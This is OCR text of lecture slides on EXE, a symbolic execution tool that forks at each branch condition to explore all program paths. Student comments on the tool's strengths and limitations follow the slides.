
EXECUTING ALL PATHS



i < 4 &&
in bnds a[*p] &&
a[i]==0

EXECUTING ALL PATHS

Fork at each decision point



i < 4 &&
in bnds a[*p] &&
a[i]==0

SOME OF YOUR THOUGHTS ON EXE

Kelsey: I think this idea is ridiculously cool

Benjamin: excellent evidence of the effectiveness of their approach

Brook: However, an attacker would need the source code to be able to do this, meaning that using EXE in a malicious way would not be feasible in most cases

> **Brook**: because it requires programmers to tag all of the symbolic data in their code, it may not become widely used
>
> **Kelsey**: Considering the authors start the paper by describing just how unreliable programmers are when it comes to bug checking, I find it a bit frustrating

Ronald: what are the limitations of EXE?

> **Richie**: EXE only works with deterministic software; multithreaded code, and code that may act conditionally on randomly generated numbers, are incompatible
>
> **Debjani**: Can EXE be used on itself?